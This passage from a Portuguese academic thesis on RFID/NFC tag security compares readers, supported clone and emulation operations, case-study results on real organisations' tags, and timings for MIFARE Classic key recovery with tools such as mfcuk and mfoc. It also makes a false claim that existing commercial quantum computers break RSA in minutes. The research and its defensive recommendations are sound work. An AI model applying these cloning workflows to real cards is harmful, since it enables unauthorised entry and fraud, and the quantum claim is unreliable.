Na Tabela 42 são apresentadas algumas características dos dispositivos utilizados bem como as librarias de suporte. O Proxmark3 tem a vantagem de funcionar com as frequências de 125 KHz e 13,56 MHz necessita apenas de trocar a antena para as respetivas frequências. Suporta enumeras etiquetas mas muitos dos comandos disponíveis não funcionam corretamente. O seu preço é o mais elevado de todos os dispositivos. O ACR122U-A9 é barato e funcional, suporta também uma vasta gama de etiquetas e executa sem problemas o código Libnfc, mas não suporta a norma ISO/IEC 15693. É de estacar também o Smartphone S. III Neo - Android que para além de outras funcionalidades permite de uma forma "silenciosa" ler, alterar e clonar vários tipos de etiquetas. Tem a limitação de não suportar HCE ou ter suporte SAM.

	Proxmark3	***ACR122U-A9***	***ITEAD PN532***	***OMNIKEY 5553***	***LF Multi TAG***	***S III Neo - Android***
Protocolos	ISO/IEC 14443 A ISO/IEC 14443 B ISO/IEC 15693	ISO/IEC 14443 A ISO/IEC 14443 B FeliCa NFC (ISO/IEC18092)	ISO/IEC 14443 A ISO/IEC 14443 B NFC (ISO/IEC18092)	ISO/IEC 14443 A ISO/IEC 14443 B ISO/IEC 15693 NFC (ISO/IEC18092) ISO/IEC 18000-3 EPC	ISO/IEC 11784 ISO/IEC 11785 ISO/IEC 18000-2 125 KHz 134,2 KHz	ISO/IEC 14443 A ISO/IEC 14443 B ISO/IEC 15693 NFC (ISO/IEC18092)
Comunicação	USB/HID	USB/(PC/SC)	SPI, I^2C e UART	RS232	RS232	NA
SAM	×	×	×	√	-	×
RFIDiot	×	√	√	√	√	×
LibNFC	×	√	√	√	√	×
"Client"	√	×	×	×	×	×
android.nfc	×	×	×	×	×	√
Preço	200 €	36 €	17 €	140 €	80€	160 €

Tabela 42 - Dispositivos e sistemas de suporte – Preço (jan 2015)

Na Tabela 43 e na Tabela 44 podemos verificar que o Proxmark3 executa grande parte das tarefas estudas nas etiquetas de ambas frequências. A etiqueta ICode SLIxx só é suportada pelo Proxmark3 e pelo S III Neo – Android.

Etiquetas	*Protocolo*	*UID*	*Proxmark3*					*ACR122U-A9*					*ITEAD PN532*					*OMNIKEY 5553*					*S III Neo Android*				
			Client					*libnfc / RFIDiot*					*libnfc / RFIDiot*					*RFIDiot*									
Operações			**R**	**W**	**S**	**E**	**C**	**R**	**W**	**S**	**E**	**C**	**R**	**W**	**S**	**E**	**C**	**R**	**W**	**S**	**E**	**C**	**R**	**W**	**S**	**E**	**C**
MIFARE Clássica	ISO/IEC 14443 A	✓	✓	✓	✓	✓	✓	✓	✓	×	✓	✓	✓	✓	×	✓	✓	✓	✓	×	✓	✓	✓	✓	✓	×	✓
ICode SLIX-S	ISO/IEC 15693	✓	✓	✓	×	✓	×	×	×	×	×	×	✓	×	×	×	×	✓	×	×	×	×	✓	✓	✓	×	×
ePassport	ISO/IEC 14443	✓	×	×	×	×	×	✓	✓	×	×	✓	✓	✓	×	✓	✓	✓	✓	×	✓	✓	✓	✓	✓	×	✓

Tabela 43 Operações suportadas Etiquetas/Dispositivos (HF)

Etiquetas	*Fabricante*	*Memória*	*Protocolo*	*UID*	*Proxmark3*					*LF Multi TAG*				
				Operações	**R**	**W**	**S**	**E**	**C**	**R**	**W**	**S**	**E**	**C**
EM4102	EM	64 bit	ISO/IEC11784/785	✓	✓	-	✓	✓	✓	✓	NA	×	×	×
HITAG 2	NXP	256 bit	ISO/IEC11784/785	✓	✓	✓	✓	✓	×	✓	✓	×	×	×
T5577	Temic	330 bit	ISO/IEC11784/785	✓	✓	NA	✓	✓	✓	✓	✓	×	×	×
Indala	HID	172 bits	ISO/IEC11784/785	✓	✓	✓	✓	✓	✓	✓	NA	×	×	×

UID: Número de identificação único - R: Leitura (Read) – W: Escrita (Write) – S: Escuta (Snoop) – E: Emulação – C: Clonagem

Tabela 44 - Operações suportadas Etiquetas/Dispositivos (LF)

A Tabela 45 resume as ações realizadas nos casos de estudo. Na prática estas instituições estão a utilizar etiquetas para realizarem diversas funções de segurança e na verdade todas eles estão vulneráveis. Em alguns casos o atacante pode ter acesso a instalações restritas, noutros casos tem acesso a bens e em outros permite usufruir de um serviço sem pagar.

Etiquetas/Empresas	*Teste em ambiente real*	*Etiuqeta*	*Ler ID*	*Ler conteúdos*	*Obtenção chaves*	*Alterar conteúdos*	*Copiar conteúdos*	*Clonar*
Empresa de Telecomunicações		MIFARE Clássica	√	√	√	√	√	√ (1)
Agrupamento de Escolas	√	EM4102	√	NA	NA	NA	NA	√ (2)
Sistema de empréstimo	√	15639	√	√	NA	√	√	NA
Empresa de componentes		15639	√	√	NA	√	√	NA
Unidade Hoteleira	√	MIFARE Clássica	√	√	√	√	√	√ (1)
Unidade extratora	√	Indala	√	NA	NA	NA	NA	√ (2)
ePassport			√	√	√	√	√	√ (3)
Instituição pública de Investigação		MIFARE Clássica	√	√	√	√	√	√ (1)
Empresa de transportes públicos		MIFARE Clássica	√	√	√	√	√	√ (1)
Empresa de transportes urbanos	√	MIFARE Clássica	√	√	√	√	√	√ (1)

(1) – Cartão Mágico Chinês; (2) – T5577; (3) - JCOP

Tabela 45 - Comparativo das ações realizadas nos casos de estudo

Na Tabela 46 é apresentado os tempos de execução das diversas ferramentas necessárias para executar o processo de acesso e clonagem da etiqueta MIFARE Clássica. Nas situações em que o tempo da execução de uma tarefa não varia significativamente de com as diferentes etiquetas, com diferente número de chaves padrão, ou o número de chaves diferentes por etiqueta é apenas apresentado a moda. Nos diversos dispositivos depois de obter as chaves o restante processo é relativamente rápido.

Dispositivo **Tarefa**	***kali + ACR122u***	***Raspberry pi + ITED PN532***	***S III Neo Android***	***Proxmark3***
Leitura UID	1s	1s	1s	1s
Obtenção das chaves	`mfcuk` 1m 35s – 2m 40s	`mfcuk` 22m 35s – 30m	NA	`mifare` 9s – 30s `nested` 11s – 2m 54s
Obtenção ficheiro dump	`mfoc` 22s – 7m 20s	`mfoc` 1m 22s - 7m 44s	4s	`dump` 11s
Formatar	6s	8s	3s	NA
Clonar	2s	3s	2s	8s

Tabela 46 - Tempos de execução de tarefas para a MIFARE Classica

7.1. Conclusão

As etiquetas utilizadas pelas empresas/instituições que foram objeto de estudo são etiquetas sem qualquer proteção ou cuja proteção foi quebrada há vários anos. As etiquetas podem ser lidas, os seus dados alterados e clonados com dispositivos de baixo custo com recurso a *software* disponível na *Internet*.

Alguns dos casos utilizam apenas o UID para o controlo de acesso às suas instalações. A leitura do UID consegue ser efetuada num segundo, bastando uma passagem rápida com a antena na proximidade da etiqueta. São necessários mais alguns segundos para emular ou clonar a etiqueta.

Algumas das entidades que utilizam as etiquetas MIFARE Clássica utilizam as chaves padrão, a mesma chave autentica os diferentes setores e utiliza informação em texto simples.

As entidades que utilizam etiquetas de vizinhança não protegem os dados com *password*. Basta um *Smartphone* que suporte NFC para alterar os dados em poucos segundos.

Nem todas as etiquetas têm as vulnerabilidades apresentadas neste trabalho. A NXP tem no seu portfólio a MIFARE DESFire EV1 que permite combinar e suportar múltiplas aplicações num único cartão. Utiliza vários algoritmos de cifra como o DES / 3DES / 3KDES e AES. Também a etiqueta Calypso que segue a norma ISO/IEC 14443 B e utiliza algoritmos de cifra como DES / 3DES e DES X. Estes dois exemplos utilizam sistemas complexos de proteção dos dados assentes na criptografia. Com o aumento da capacidade do processamento será possível obter as chaves em tempo útil. O computador quântico, que já existe comercialmente tem capacidade de quebrar os diversos sistemas criptográficos atualmente em uso. A maior parte das cifras de chave pública mais utilizadas poderão ser quebradas em pouco minutos, nomeadamente a cifras RSA, ElGammal e Diffie-Helman.

Mas enquanto não for possível o acesso ao processamento quântico, os sistemas poderão utilizar um grande número de técnicas que permitem dificultar a tarefa dos menos honestos:

Os leitores podem rejeitar etiquetas cuja resposta não esteja dentro do limite de tempo definido ou cujo nível de sinal de potência não seja o esperado não permitindo o *spoofing*;

Deteção de leitores não autorizados quando realizam uma tentativa de leitura ou alteração de uma etiqueta através de mecanismos eficazes de autenticação mútua;

A etiqueta pode ser desenhada para responder à frequência que o leitor definir. Assim o leitor pode alterar a frequência de funcionamento evitando o *eavesdrop* e a análise de tráfego;

Em sistemas cuja privacidade dos dados tem uma importância elevada deve ser utilizado um "comando Kill" quando detetada alguma anomalia;

A utilização de bolsas protetoras contra a leitura através da radiofrequência aplicando o método da gaiola de Faraday.

Relativamente à segurança da etiqueta Hitag2 que faz parte do sistema imobilizador de muitos veículos é ultrapassada com um programador universal HITAG2 que realiza a clonagem das chaves em poucos minutos.

7.2. Trabalho Futuro

A estrutura RFID/NFC têm tendência para ser um sistema de baixo custo onde as etiquetas terão pouca durabilidade ou mesmo descartáveis. No seguimento deste trabalho seria interessante criar sistemas que implementem elementos de segurança adicionais aos das etiquetas. Penso que é no *firmware* dos leitores que esses elementos adicionais poderão existir.

Numa outra perspetiva a etiqueta Calypso tem resistido à divulgação de vulnerabilidade e realizar o estudo do seu funcionalmente o que também seria algo interessante.

8. Referências Bibliográficas

[1] M. Witteman, “Attacks on Digital Passports,” em *WhatTheHack*, The Netherlands, 2005.

[2] K. Ilan e W. Avishai, “How to Build a Low-Cost, Extended-Range RFID Skimmer,” Cryptology ePrint Archive, 2006.

[3] G. P. Hancke, “Practical Attacks on Proximity Identification Systems,” IEEE Symposium on Security and Privacy, 2006.

[4] A. Laurie, “Practical attacks against RFID,” Network Security 2007, 2007.

[5] L. Grunwald, “Cloning ePassports without active authentication,” em *BlackHat*, USA, 2006.

[6] T. Heydt-Benjamin, D. V. Bailey, K. Fu, A. Juels e T. OHare, “Vulnerabilities in First-Generation RFID-enabled Credit Cards,” Eleventh International Conference on Financial Cryptography and Data Security Scarborough, Tobago, 2007.

[7] L. Grunwald, “Security by Politics - Why it will never work,” em *DefCon 15*, Las Vegas, 2007.

[8] M. Hlavac e T. Rosa, “A note on the relay-attacks on e-passports - the case of czech e-passports,” IACE ePrint archive, 2007, p. 244.

[9] N. T. Courtois, K. Nohl e S. O'Neil, “Algebraic Attacks on the Crypto-1 Stream Cipher in MiFare Classic and Oyster Cards,” Cryptology ePrint Archive, 2008.

[10] K. Nohl, D. Evans e H. Plotz, “Reverse-Engineering a Crypto- graphic RFID Tag,” em *USENIX Security Symposium*, San Jose, July 2008.

[11] G. D. K. Gans, “Analysis of the MIFARE Classic used in the OV-Chipkaart project,” Nijmegen, 2008.

[12] F. D. Garcia, G. G. d. Koning e R. Muijrer, “Dismantling MIFARE Classic,” em *ESORICS 2008*, Nijmegen, 2008.

[13] H. Richter, W. Mostowski e E. Poll, “Fingerprinting Passports,” em *NLUUG spring conference on security*, 2008.

[14] J. v. Beek, “ePassports reloaded goes mobile,” em *BlackHat Europe*, Amsterdam, 2009.

[15] T. Chothi e V. Smirnov, “Defects in e-passports allow real-time tracking,” Birmingham, 2010.

[16] R. Verdult, F. D. Garcia e J. Balasch, “Gone in 360 Seconds: Hijacking with Hitag2”.

[17] B. Violino, “The History of RFID Technology,” RFID Journal, janeiro 2005. [Online]. Available: http://www.rfidjournal.com/articles/view?1338/2. [Acedido em 11 maio 2014].

[18] K. Curran, A. Millar e C. M. Garvey, “Near Field Communication,” Ulster, 2012.

[19] T. Igoe, D. Coleman e B. Jepson, Beginning NFC, O’Reilly Media, Inc.,, 2014.

[20] Visa, “Visa,” [Online]. Available: http://www.visa.pt/pagar-com-visa/pagamentos-contactless. [Acedido em 18 3 2015].

[21] ECMA - Internacional, “ECMA-386 - NFC-SEC Cryptography Standard using ECDH and AES,” ECMA - Internacional, Geneva, 2010.

[22] G. d. K. Gans, J.-H. Hoepman e F. D. Garcia, “A practical attack on the MIFARE Classic,” em *8th Smart Card Research and Advanced Applications Conference (CARDIS 2008)*, Heidelberg, 2008.

[23] L. Grunwald, “New Attacks against RFID-Systems,” em *DN-Systems GmbH Germany*, 2006.

[24] N. T. Courtois., “THE DARK SIDE OF SECURITY BY OBSCURITY and Cloning MiFare,” nº Cryptology ePrint Archive,, 2009.

[25] A. Costin, “ MFCUK-MiFare Classic Universal toolKit,” 3 2010. [Online]. Available: http://code.google.com/p/mfcuk/. [Acedido em 15 14 2014].

[26] F. D. Garcia, P. v. Rossum, R. Verdult e R. W. Schreur, “Wirelessly pickpocketing a Mifare Classic card,” em *In Security and Privacy, 2009 30th IEEE Symposium on*, 2009.

[27] Nethemba, “Mifare Classic Offline Cracker,” [Online]. Available: https://github.com/nfc-tools/mfoc. [Acedido em 16 12 2014].

[28] P. P. Lopez e J. C. H. Castro, Information Security Management Handbook 5, p. 313.

[29] D. Ranasinghe e P. Cole, “Confronting security and privacy threats in modern RFID systems,” em *In Proceedings of ACSSC 06*, Pacific Grove, CA,, 2006, p. 2058–2064.

[30] Z. Kfir e A. Wool., “Picking virtual pockets using relay attacks on contactless smartcard systems,” em *In Proceedings of SecureComm’05*, Athens, IEEE Computer Society, 2006, pp. 47-58.

[31] M. Henzl, *Security of Contactless Smart Cards.*

[32] A.Juels, R.Rivest e M.Szydlo, “Theblockertag:SelectiveblockingofRFIDtagsforconsumerprivacy,” em *In ACM CCS’03*, Washington, 2003.

[33] A. Juels e J. Brainard, “Soft blocking: Flexible blocker tags on the cheap,” em *In WPES’04*, Washington, 2004.

[34] M. R. Rieback, B. Crispo e A. S. Tanenbaum, “Is your cat infected with a computer virus ?,” em *Fourth Annual IEEE International Conference on. IEEE*, 2006.

[35] P. Stembera e M. Novotny, “Breaking Hitag2 with reconfigurable hardware,” 14th Euromicro Conference on IEEE, 2011.

[36] N. T. Courtois, S. O’Neil e Jean-Jacques, “Practical algebraic attacks on the Hitag2 stream cipher,” em *Lecture Notes in Computer Science,*, Springer-Verlag, 2009, p. 167–176.

[37] metraTec, ISO 15693 Protocol Guide, 2011.

[38] M. Luidolt, “Protect your reputation with genuine NXP MIFARE products,” NXP Semiconductors, 2014. [Online]. Available: http://www.mifare.net/files/6114/2295/3702/NXP_Whitepaper_Protect_your_reputation_with_genuine_MIFARE_products_2015.pdf. [Acedido em 26 2 2015].

[39] “Libnfc:nfc-anticol,” 16 12 2012. [Online]. Available: http://nfc-tools.org/index.php?title=Libnfc:nfc-anticol. [Acedido em 22 11 2014].

[40] NXP Semiconductors, “MIFARE Standard 4KByte Card IC funcional specification,” fevereiro, 2007.

[41] N. Karsten and P. Henryk, “MIFARE , Little Security, Despite Obscurity.,” in *Presentation on the 24th Congress of the Chaos Computer Club*, Berlin, 2007.

[42] H. Krawczyk, “The order of encryption and authentication for protecting communications (or: How secure is SSL?). In Advances in Cryptology,” em *CRYPTO 2001*, Heidelberg, 2001.

[43] M. Mösenbacher, “Preventing fraud in ePassports and eIDs,” NXP, 2013.

[44] M. D. Dominik Malcık, “Anatomy of Biometric Passports,” *Journal of Biomedicine and Biotechnology,* 25 maio 2012.

[45] E. Kosta, M. Meints, M. Hansen e M. Gasson, “An analysis of security and privacy issues relating to RFID enabled ePassports”.

[46] ICAO, “Doc Series - Doc 9303 -,” Machine Readable Travel Documents, [Online]. Available: http://www.icao.int/publications/pages/publication.aspx?docnum=9303. [Acedido em 10 maio 2015].

[47] ICAO, *Machine Readable Travel Documents - Part 1 Machine Readable Passports,* 2006.

[48] ICAO, *Machine Readable Travel Documents - Part2 Machine Readable Visas,* 2005.

[49] ICAO, *Machine Readable Travel Documents - Part 3 Machine Readable Official Travel Documents,* 2008.

[50] Developer Android, “Host-based Card Emulation,” [Online]. Available: https://developer.android.com/guide/topics/connectivity/nfc/hce.html#SecureElement. [Acedido em 15 1 2015].

[51] A. Laurie, “RFIDIOt project,” [Online]. Available: http://rfidiot.org/. [Acedido em 22 dezembro 2014].

[52] R. Boonen, “Fuzzysecurity - Proxmark Scripts,” [Online]. Available: http://www.fuzzysecurity.com/scripts/12.html. [Acedido em 9 4 2015].

[53] D. C. Ranasinghe, D. W. Engels e P. H. Cole, “Low-Cost RFID Systems: Confronting Security and Privacy,” em *AUTOIDLABS-WP-SWNET*, 2005.

[54] H. Dimitrov e K. v. Erkelens, *Evaluation of the feasible attacks against RFID tags for access control systems,* Amsterdam, February 2014.

[55] H. Dimitrov e K. v. Erkelens, “Evaluation of the feasible attacks against RFID tags for,” Amsterdam, February 4, 2014.

[56] OMNIKEY, “Multi-ISO (OK 5553) RFID Reader,” 2008.

[57] LibNFC, “ISO14443A,” 16 12 2012. [Online]. Available: http://nfc-tools.org/index.php?title=ISO14443A. [Acedido em 22 12 2014].

[58] R. Verdult, “Security analysis of RFID tags,” 2008.

[59] V. Coskun, K. Ok e B. Ozdenizci, NFC Application Development for Android, John Wiley & Sons, Ltd., 2013.

[60] S. H. Weingart, “"Physical security devices for computer subsystems: A survey of attacks and defenses,” em *CHES 2000*, Heidelberg, 2000.

[61] R. Verdult, G. d. K. Gans e F. D. Garcia, “A toolbox for RFID protocol analysis,” em *Fourth International EURASIP Workshop*, 2012.

[62] N. Courtois, K. Nohl e S. O'Neil, “Algebraic Attacks on the Crypto-1 Stream Cipher in MiFare Classic and Oyster Cards,” em *IACR Cryptology ePrint Archive*, 2008.

[63] K. Nohl, “Cryptanalysis of Crypto-1,” 2008. [Online]. Available: http://www.cs.virginia.edu/~kn5f/Mifare.Cryptanalysis.htm. [Acedido em 20 10 2014].

[64] P. H. Cole e D. C. Ranasinghe, Networked RFID Systems and Lightweight Cryptography, Adelaide - Australia: Springer, 2008.

[65] ICAO, “PKD Participants,” maio 2014. [Online]. Available: http://www.icao.int/Security/mrtd/Pages/PKD-Participants.aspx. [Acedido em 15 maio 2015].